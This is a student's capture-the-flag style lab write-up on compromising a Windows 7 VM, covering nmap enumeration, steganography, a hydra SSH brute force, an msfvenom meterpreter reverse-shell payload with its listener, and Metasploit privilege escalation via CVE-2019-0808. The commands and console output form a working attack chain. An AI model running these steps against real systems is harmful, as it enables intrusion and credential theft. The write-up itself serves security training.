- 3.4 House Cleaning

## 1.0 INTRODUCTION

This belt exam consists of capturing two (2) flags, and takes place in a virtual environment utilizing Oracle VirtualBox. The Kali Linux Virtual Machine (Kali VM) is to be used to gather information on, enumerate, and exploit the target machine, which will be a Windows virtual machine given to you by your instructor.

### 1.1 OBJECTIVE

#### **To obtain a Red Belt:**

The student will gain a shell with user level permissions. The user shell must be a reverse shell connected to the student's terminal, any type of web-based shell will not count. The student will also capture the user flag, which will be located in the user's desktop directory. This flag must be printed to the terminal with the student's name in the same screenshot in order to receive credit. The student will also complete all documentation as outlined in the documentation section below.

#### **To obtain a Black Belt:**

The student will gain a shell with permissions of root or system. The root/system shell must be a reverse shell connected to the student's terminal, any type of web-based shell will not count. The student will also capture the root/system flag, which will be located in the root/administrator's desktop directory. This flag must be printed to the terminal with the student's name in the same screenshot in order to receive credit. The student will complete all requirements for the Red Belt, in addition to the requirements for the Black Belt.

## 2.0 HIGH LEVEL SUMMARY

This lab suggests the importance of making sure that machines are fully patched and updated. This would prevent the privilege escalation used to gain root access. As a best practice, it is important to install all updates, patches, service packs and updated software to mitigate the risk of zero day attacks.

CVE-2019-0808 is a zero day security vulnerability in this version of Microsoft Windows that affects Win32k components and allows an attacker to elevate permissions and execute arbitrary code in kernel mode. This could allow the hacker to take control of your computer and access your personal information, delete files, or install malicious software. If this Windows instance was updated with Service Pack 2, this exploit would not work.

The other lessons learned include avoiding using common passwords and sharing any hints at passwords or usernames especially over clear text channels like email. It is best to assume that all networks are compromised and should be treated thusly when sharing sensitive and unencrypted data. Passwords like

“qwerty12345” or “password” are on almost all common wordlists and are swiftly brute forced with readily available tools.

If it is necessary to share login information, consider using a password manager to securely store the login information and generate a unique, secure password for each account. The password manager can then be used to share the login information with the intended recipient without having to send it through email.

FTP is also an outdated protocol. SFTP is now considered to be the secure method for file hosting.

## 2.1 RECOMMENDATIONS

1. Change all passwords immediately and ensure that they are complex and unique.
2. Run a complete virus and malware scan of the entire system.
3. Update the operating system and all installed software to the latest version.
4. Disable all unnecessary services, protocols, and ports.
5. Harden the system by applying security settings and policies.
6. Configure and enforce a strong access control policy.
7. Implement two-factor authentication and/or multi-factor authentication.
8. Regularly monitor all system logs and activities.
9. Perform a detailed audit to identify any unknown malicious activities.
10. Install a reputable security solution to protect against future attacks.

## 3.0 ENUMERATION & INFORMATION GATHERING

Because the machine is on our virtual NAT network, an nmap sweep of the subnet will find the machine's IP.

`ifconfig` will find the kali machine's IP

`Nmap 10.0.2.15/24` to see what else exists on this subnet.

A deeper nmap scan is done with the `-A` option to see a more comprehensive picture of what services are running on open ports. This option enables additional advanced and aggressive options. Presently this enables OS detection (`-O`), version scanning (`-sV`), script scanning (`-sC`) and traceroute (`--traceroute`). However, because script scanning with the default set is considered intrusive, you should not use `-A` against target networks without permission. Because this is within our scope and does not break any rules of engagement, it is a great tool to gather information in one pass.

`nmap 10.0.2.12 -A`

```

(kali@kali)-[~]
$ nmap 10.0.2.12 -A
Starting Nmap 7.91 ( https://nmap.org ) at 2023-01-12 16:10 EST

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 104.08 seconds

```

Several things of note come from this deep scan:

- First we can see that FTP allows for anonymous login and is serving up a .txt file.
- SSH is open and could allow for a shell which might allow for directory traversal and program execution.
- HTTP is open, a website is possibly being served up.
- MySQL has an open port and is running version 5.0.85
- We can see that the machine is running Windows 7 Enterprise 7601 Service Pack 1
- The computer's name is "IE9WIN7" and is on "WORKGROUP" workgroup

After seeing port 80 HTTP is open, a quick look in a web browser reveals this webpage. While not a lot of information is being shared, the photographer's name is revealed ("Matthew") in the source code, which could hint at a username.

## 3.1 PENETRATION



By downloading the image (right click on image, Save As) on the web page and using a steganography cracking tool, Stegseek, it is revealed that this image contains an embedded file originally named “thoughts.txt”

```
(kali@kali)-[~/Documents]
$ stegseek pic1.jpg
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Found passphrase: "matthew"
[i] Original filename: "thoughts.txt".
[i] Extracting to "pic1.jpg.out".
```

After analyzing this hidden file (cat pic1.jpg.out), we can see that the author of this file has used a ROT13 cipher to encrypt their password which is deciphered to “cybersecrocks”. The formatting of this txt file also



seems to show “MATT” as a possible username which is spelled out in the first letter of lines 3, 4 & 5. The author implies that these credentials can be used for FTP access.

```

From 10.0.2.15 icmp_seq=8 Destination Host Unreachable
From 10.0.2.15 icmp_seq=9 Destination Host Unreachable

*~/ftpflag.txt - Mousepad

File Edit Search View Document Help

1 SCongrats! You found the FTP Flag. You're about 50% through the belt exam!
2
3 When downloading the pcap make sure to type in binary on the FTP server before
4 transferring it, to avoid it being corrupted.
5
6
7
8 pwned by Patrick Dillon!
```

Analysis of the pcap file with Wireshark shows a clear text email communication suggesting a hydra password attack with the Rockyou.txt wordlist using the username of “Richmond.” I sorted the packets by length and the largest files contained clear text in the hex dump. By using the follow function, full emails with headers can be pieced together.

subject: Weird things going on

Richmond, I have a feeling that my students are trying to hack my computer. I noticed something going on port 23. An account
with hahaha and 
password haha was created and I don't know where that came from. Let me your thoughts.



250 Mail accepted
QUIT
221 Goodbye
```

Looking further through the pcap file, an email suggests that a user account (hahaha) and password (haha) may be viable through port 23 which is telnet.

Telnet 10.0.2.12



Using the credentials mentioned to log in to telnet, we find the telnet flag.

```
C:\Users\hahaha>type bonusflag.txt
You have found the bonus telnet flag! Congrats!!
C:\Users\hahaha>
```

After switching to the directory that contains the rockyou.txt wordlist, Hydra makes extremely quick work of cracking this password which happens to be “password”

`Hydra -l Richmond -P rockyou.txt 10.0.2.12 ssh -t 4`

```
(kali㉿kali)-[/usr/share/wordlists]
$ hydra -l Richmond -P rockyou.txt 10.0.2.12 ssh -t 4
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-01-12 18:
14:28
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p
:14344399), ~3586100 tries per task
[DATA] attacking ssh://10.0.2.12:22/
[22][ssh] host: 10.0.2.12  login: Richmond  password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-01-12 18:

```

After logging in through ssh, this file in the home directory seems important.

`Ssh richmond@10.0.2.12`

`Password`

`Ls`

## Type notetorichmond.txt

```
C:\Users\richmond>type noteToRichmond.txt
Richmond -- Thank goodness it's you.

[Red Belt]
If it were anyone else reading this
they would know that they could use msfvenom to craft a payload and spawn
a meterpreter shell and screenshot that with the getuid command to achieve
their red belt and I'd be in big trouble.

[Black Belt]
No hard feelings, but I can't trust anyone so this account has minimum
privileges. Thankfully I don't think the students remember using a tool
to escalate privileges in any of their assignments. I believe there are
credentials in the XML document in the folder named after the football team
that is in Carolina in the windows folder. IEUser is the login and the password may
need to be encoded, I think its base64 but I'm not sure. Login to IEUser and
I've left a note for you on the Desktop

[Optional Black Belt]
Also if you have the time, this is completely optional I configured this MySQL server, but not sure if
I configured it correctly to be exploited. Something about user diagrams in
metasploit, there was something about that with a windows/meterpreter/reverse_tcp
payload. Let me know if that's vulnerable as well and I can get back to making
this comptuer secure

Thanks!
```

Using the `set pro` command, we can see what kind of architecture is being used. It was also possible to gather information on the users and groups from here.

```

## 3.2 EXPLOITATION

To create a reverse shell on this machine back to the attacker, we create a payload using msfvenom using a 32-bit version as we have determined this is x86 architecture.

```
msfvenom -p windows/meterpreter_reverse_tcp LHOST=10.0.2.15 LPORT=4445 -f exe > shell-x86.exe
```

Then upload it using scp and Richmond's credentials.

```
scp shell-x86.exe Richmond@10.0.2.12:"C:/Users/richmond"
```

Next a listener is started using the same configurations as the payload using msfconsole's multi/handler.

```
Search multi/handler
```

```
Use 5
```

```
Set lhost 10.0.2.15
```

```
Set lport 4445
```

```
Set payload windows/meterpreter/reverse_tcp
```

```
run
```

Within the SSH connection, the attacker can launch the payload. The listener then gains a meterpreter reverse TCP shell. Meterpreter has various tools built in for further enumeration, info gathering, and exploitation, more on this later.

```

SECURITY
C:\Users\richmond>PWNED by PATRICK OLLSON
```

After navigating to the directory "C:\Windows\Panther" and searching for the user "IEUser" within the "unatted.xml," a base64 encrypted password can be seen. With a quick decryption, the plaintext password is "qwerty12345." This is a serious concern as an attack vector for anyone with physical access to the machine as they will have immediate administrator level privileges. One would want to implement some possible physical controls to layer in some risk mitigation i.e. door locks, surveillance.

Do you have to deal with **Base64** format? Then this site is perfect for you! Use our super handy online tool to encode

## Decode from Base64 format

Simply enter your data then push the decode button.

cXdlcnR5MTIzNDU=

 For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

AUTO-DETECT  Source character set.

☐ Decode each line separately (useful for when you have multiple entries).

 Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

 **DECODE**  Decodes your data into the area below.

qwerty12345

## 3.3 FURTHER ENUMERATION & PRIVILEGE ESCALATION

The credentials for IEUser are not set up to be accessed through SSH or SCP. If it was, an attacker would have administrative access, allowing for modification of system files, creation of hidden user accounts to create persistence, and lock out users by modifying access or passwords.

Using all of the knowledge we have gained thus far, several vulnerabilities might gain traction. Winpeas was installed for enumeration but unfortunately could not pick up much from the Richmond user position. The “getsystem” command within meterpreter also proved to be ineffective.

My approach was to take a step back and research for tools within Metasploit that may not necessarily be specific to this version of Windows. After doing some research, [this tool](#) stood out as an excellent option because we have already satisfied the meterpreter session prerequisite for this tool.

The Local Exploit Suggester within the Meterpreter shell gives these possible options for exploiting the machine in pursuit of privilege escalation from user level to NT AUTHORITY\SYSTEM. The Local Exploit Suggester (LES) is a tool in the Metasploit Framework that helps security researchers and penetration testers quickly identify and prioritize local privilege escalation vulnerabilities. LES automates searching for known local privilege escalation exploits and suggests the most promising ones based on the target's operating system and service pack level. It also provides useful information such as a description of the vulnerability, proof-of-concept

code, and links to additional resources. The Local Exploit Suggester tool is available for Windows, Linux, and macOS.

```
run post/multi/recon/local_exploit_suggester
```

```
meterpreter > run post/multi/recon/local_exploit_suggester

[*] 10.0.2.12 - Collecting local exploits for x86/windows ...
[*] 10.0.2.12 - 38 exploit checks are being tried ...
[+] 10.0.2.12 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.

[+] 10.0.2.12 - exploit/windows/local/ntusermndragover: The target appears to be vulnerable.
[+] 10.0.2.12 - exploit/windows/local/tokenmagic: The target appears to be vulnerable.
meterpreter > 
```

After trying the several different exploit techniques suggested, the “ntusermndragover” module proved to be successful.

“This module exploits a NULL pointer dereference vulnerability in MNGetItemFromIndex(), which is reachable via a NtUserMNDragOver() system call. The NULL pointer dereference occurs because the xxxMNFindWindowFromPoint() function does not effectively check the validity of the tagPOPUPMENU objects it processes before passing them on to MNGetItemFromIndex(), where the NULL pointer dereference will occur. This module has been tested against Windows 7 x86 SP0 and SP1. Offsets within the solution may need to be adjusted to work with other versions of Windows, such as Windows Server 2008.” [CVE-2019-0808](#)

By using the session that we started with the original reverse TCP shell payload, we are able to gain NTAuthority/System privileges which allows for full directory traversal into the IEUser Desktop where the black belt flag is located.

```

meterpreter > bg
[*] Backgrounding session 1 ...
msf6 exploit(multi/handler) > back
msf6 > use windows/local/ntusermndragover
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/ntusermndragover) > options

Module options (exploit/windows/local/ntusermndragover):

| Name    | Current Setting | Required | Description                                   |
|---------|-----------------|----------|-----------------------------------------------|
| PROCESS | notepad.exe     | yes      | Name of process to spawn and inject dll into. |
| SESSION |                 | yes      | The session to run this module on.            |

Payload options (windows/meterpreter/reverse_tcp):

| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | process         | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 10.0.2.15       | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |

Exploit target:

| Id | Name          |
|----|---------------|
| 0  | Windows 7 x86 |

msf6 exploit(windows/local/ntusermndragover) > set lport 4445
lport => 4445
msf6 exploit(windows/local/ntusermndragover) > set session 1
session => 1
msf6 exploit(windows/local/ntusermndragover) > run

[*] Started reverse TCP handler on 10.0.2.15:4445

meterpreter > cat "black belt flag 2.txt"
Congrats, you have found the mysql black belt flagmeterpreter > PWNED by Patrick DILLON !!
```

### 3.4 HOUSE CLEANING

To practice a “Leave No Trace” approach, the payload used to gain the reverse shell was deleted from Richmond’s home directory as well as all the other failed exploits and enumeration tools, ie winpeas.
